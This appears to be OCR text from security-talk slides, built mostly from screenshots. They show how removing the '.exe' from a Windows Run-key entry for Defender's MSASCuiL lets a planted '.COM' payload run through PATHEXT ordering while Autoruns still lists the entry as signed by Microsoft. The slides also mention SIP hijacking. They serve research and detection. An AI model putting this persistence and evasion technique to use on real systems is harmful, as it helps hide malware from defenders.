File Edit Event Filter Tools Options Help

Time ... Process Name PID Operation Path Result Detail

Time ...	Process Name	PID	Operation	Path	Result	Detail
9:48:0...	c:\cmd.exe	17096	CreateFile	C:\Users\User	SUCCESS	Desired Access: Read Data/List
9:48:0...	c:\cmd.exe	17096	QueryDirectory	C:\Users\User\calc.*	NO SUCH FILE	Filter: calc.*
9:48:0...	c:\cmd.exe	17096	CloseFile	C:\Users\User	SUCCESS	
9:48:0...	c:\cmd.exe	17096	CreateFile	C:\Python36	SUCCESS	Desired Access: Read Data/List
9:48:0...	c:\cmd.exe	17096	QueryDirectory	C:\Python36\calc.*	NO SUCH FILE	Filter: calc.*
9:48:0...	c:\cmd.exe	17096	CloseFile	C:\Python36	SUCCESS	
9:48:0...	c:\cmd.exe	17096	CreateFile	C:\Python36\Scripts	SUCCESS	Desired Access: Read Data/List
9:48:0...	c:\cmd.exe	17096	QueryDirectory	C:\Python36\Scripts\calc.*	NO SUCH FILE	Filter: calc.*
9:48:0...	c:\cmd.exe	17096	CloseFile	C:\Python36\Scripts	SUCCESS	
9:48:0...	c:\cmd.exe	17096	CreateFile	C:\Program Files\Del\NDW WLAN Card	SUCCESS	Desired Access: Read Data/List
9:48:0...	c:\cmd.exe	17096	QueryDirectory	C:\Program Files\Del\NDW WLAN Card\calc.*	NO SUCH FILE	Filter: calc.*
9:48:0...	c:\cmd.exe	17096	CloseFile	C:\Program Files\Del\NDW WLAN Card	SUCCESS	
9:48:0...	c:\cmd.exe	17096	CreateFile	C:\Windows\System32	SUCCESS	Desired Access: Read Data/List
9:48:0...	c:\cmd.exe	17096	QueryDirectory	C:\Windows\System32\calc.*	SUCCESS	Filter: calc.*, 1: calc.exe
9:48:0...	c:\cmd.exe	17096	CloseFile	C:\Windows\System32	SUCCESS	
9:48:0...	c:\cmd.exe	17096	CreateFile	C:\Windows\System32	SUCCESS	Desired Access: Read Data/List
9:48:0...	c:\cmd.exe	17096	QueryDirectory	C:\Windows\System32\calc.COM	NO SUCH FILE	Filter: calc.COM
9:48:0...	c:\cmd.exe	17096	CloseFile	C:\Windows\System32	SUCCESS	
9:48:0...	c:\cmd.exe	17096	CreateFile	C:\Windows\System32	SUCCESS	Desired Access: Read Data/List
9:48:0...	c:\cmd.exe	17096	QueryDirectory	C:\Windows\System32\calc.EXE	SUCCESS	Filter: calc.EXE, 1: calc.exe

PATHEXT



A screenshot of a Windows Command Prompt window titled 'C:\Windows\system32\cmd.exe'. The window contains the following text:

```
C:\Users\User>echo %PATHEXT%
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC

C:\Users\User>
```

The line '.COM;.EXE;' is highlighted with a red rectangular box.



Reinventing the Run Key



Registry Editor

File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
AdobeAAMUpdater-1.0	REG_SZ	"C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\Up...
IAStorIcon	REG_SZ	"C:\Program Files\Intel\Intel(R) Rapid Storage Technology\IAStorIconL...
iTunesHelper	REG_SZ	"C:\Program Files\iTunes\iTunesHelper.exe"
NvBackend	REG_SZ	"C:\Program Files (x86)\NVIDIA Corporation\Update Core\NvBackend...
RtHDVBg_MAXX6	REG_SZ	"C:\Program Files\Realtek\Audio\HDA\RAVBg64.exe" /MAXX6
SecurityHealth	REG_EXPAND_SZ	"C:\Program Files\Windows Defender\MSASCuiL.exe"
WavesOVC	REG_SZ	"C:\Program Files\Waves\MaxxAudio\WavesOVC.exe"

Within Autoruns



Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
<input checked="" type="checkbox"/> RtHDVBg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\r...	8/22/2016 1:52 AM
<input checked="" type="checkbox"/> RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\vt...	8/22/2016 1:56 AM
<input checked="" type="checkbox"/> SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\m...	12/12/1996 3:34 AM
<input checked="" type="checkbox"/> WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\w...	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				
<input checked="" type="checkbox"/> Acrobat Assistant 8.0	AcroTray	Adobe Systems Inc.	c:\program files (x86)\adobe\acrobat...	7/31/2017 2:36 PM
<input checked="" type="checkbox"/> Adobe Creative Cloud	Adobe Creative Cloud	Adobe Systems Incorporated	c:\program files (x86)\adobe\adobe ...	6/4/2017 10:03 AM
<input checked="" type="checkbox"/> AdobeCEPServiceMana...	Adobe CEP Service Manager	Adobe Systems Incorporated	c:\program files (x86)\common files\...a...	3/13/2013 8:20 AM
<input checked="" type="checkbox"/> LWS	Logitech Webcam Software	Logitech Inc.	c:\program files (x86)\logitech\lws\w...	9/13/2012 3:37 AM
<input checked="" type="checkbox"/> vmware-tray.exe	VMware Tray Process	VMware, Inc.	c:\program files (x86)\vmware\vmwar...	5/11/2017 3:47 AM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				
 msascui.exe Size: 614 K Windows Defender notification icon Time: 12/12/1996 3:34 AM Microsoft Corporation Version: 4.11.15063.0 "C:\Program Files\Windows Defender\MSASCuiL.exe"				
Ready.			No Filter.	

A Little Tampering...




Registry Editor

File Edit View Favorites Help


Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
AdobeAAMUpdater-1.0	REG_SZ	"C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\Up...
IAStorIcon	REG_SZ	"C:\Program Files\Intel\Intel(R) Rapid Storage Technology\IAStorIconL...
iTunesHelper	REG_SZ	"C:\Program Files\iTunes\iTunesHelper.exe"
NvBackend	REG_SZ	"C:\Program Files (x86)\NVIDIA Corporation\Update Core\NvBackend...
RtHDVBg_MAXX6	REG_SZ	"C:\Program Files\Realtek\Audio\HDA\RAVBg64.exe" /MAXX6
RTHDVCPL	REG_SZ	"C:\Program Files\Realtek\Audio\HDA\RTHDVCPL.exe" -s
SecurityHealth	REG_EXPAND_SZ	"C:\Program Files\Windows Defender\MSASCuiL"
WavesSvc	REG_SZ	"C:\Program Files\Waves\MaxxAudio\wavesvc.exe"

...And A Nasty .COM File



Payload Not MSASCuiL.exe



Sexy Autoruns Bypass :)



Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Filter:

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Sidebar Gadgets Office
Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs Boot Execute Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp
<input checked="" type="checkbox"/> RtHDVBg_MAXX6	HD Audio Background Process	Realtek Semiconductor	c:\program files\realtek\audio\hda\r...	8/22/2016 1:52 AM
<input checked="" type="checkbox"/> RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\vt...	8/22/2016 1:56 AM
<input checked="" type="checkbox"/> SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows defender\m...	12/12/1996 3:34 AM
<input checked="" type="checkbox"/> WavesSvc	Waves MaxxAudio Service Application	Waves Audio Ltd.	c:\program files\waves\maxxaudio\w...	12/22/2015 11:10 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				
<input checked="" type="checkbox"/> Acrobat Assistant 8.0	Acro Tray	Adobe Systems Inc.	c:\program files (x86)\adobe\acrobat...	7/31/2017 2:36 PM
<input checked="" type="checkbox"/> Adobe Creative Cloud	Adobe Creative Cloud	Adobe Systems Incorporated	c:\program files (x86)\adobe\adobe ...	6/4/2017 10:03 AM
<input checked="" type="checkbox"/> AdobeCEPServiceMana...	Adobe CEP Service Manager	Adobe Systems Incorporated	c:\program files (x86)\common files\a...	3/13/2013 8:20 AM
<input checked="" type="checkbox"/> LWS	Logitech Webcam Software	Logitech Inc.	c:\program files (x86)\logitech\lws\w...	9/13/2012 3:37 AM
<input checked="" type="checkbox"/> vmware-tray.exe	VMware Tray Process	VMware, Inc.	c:\program files (x86)\vmware\vmwar...	5/11/2017 3:47 AM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				
 msascui.exe	Size: 614 K			
Windows Defender notification icon	Time: 12/12/1996 3:34 AM			
Microsoft Corporation	Version: 4.11.15062.0			
"C:\Program Files\Windows Defender\MSASCuiL"				
Ready.	No Filter.			

SIP Hijacking

Detailed Overview



 **Matt Graeber**
@mattifestation

Following ▾

My [#DerbyCon](#) keynote on "Subverting Trust": whitepaper:
specterops.io/assets/resource... PoC Malicious SIP: github.com/mattifestation... 2/2

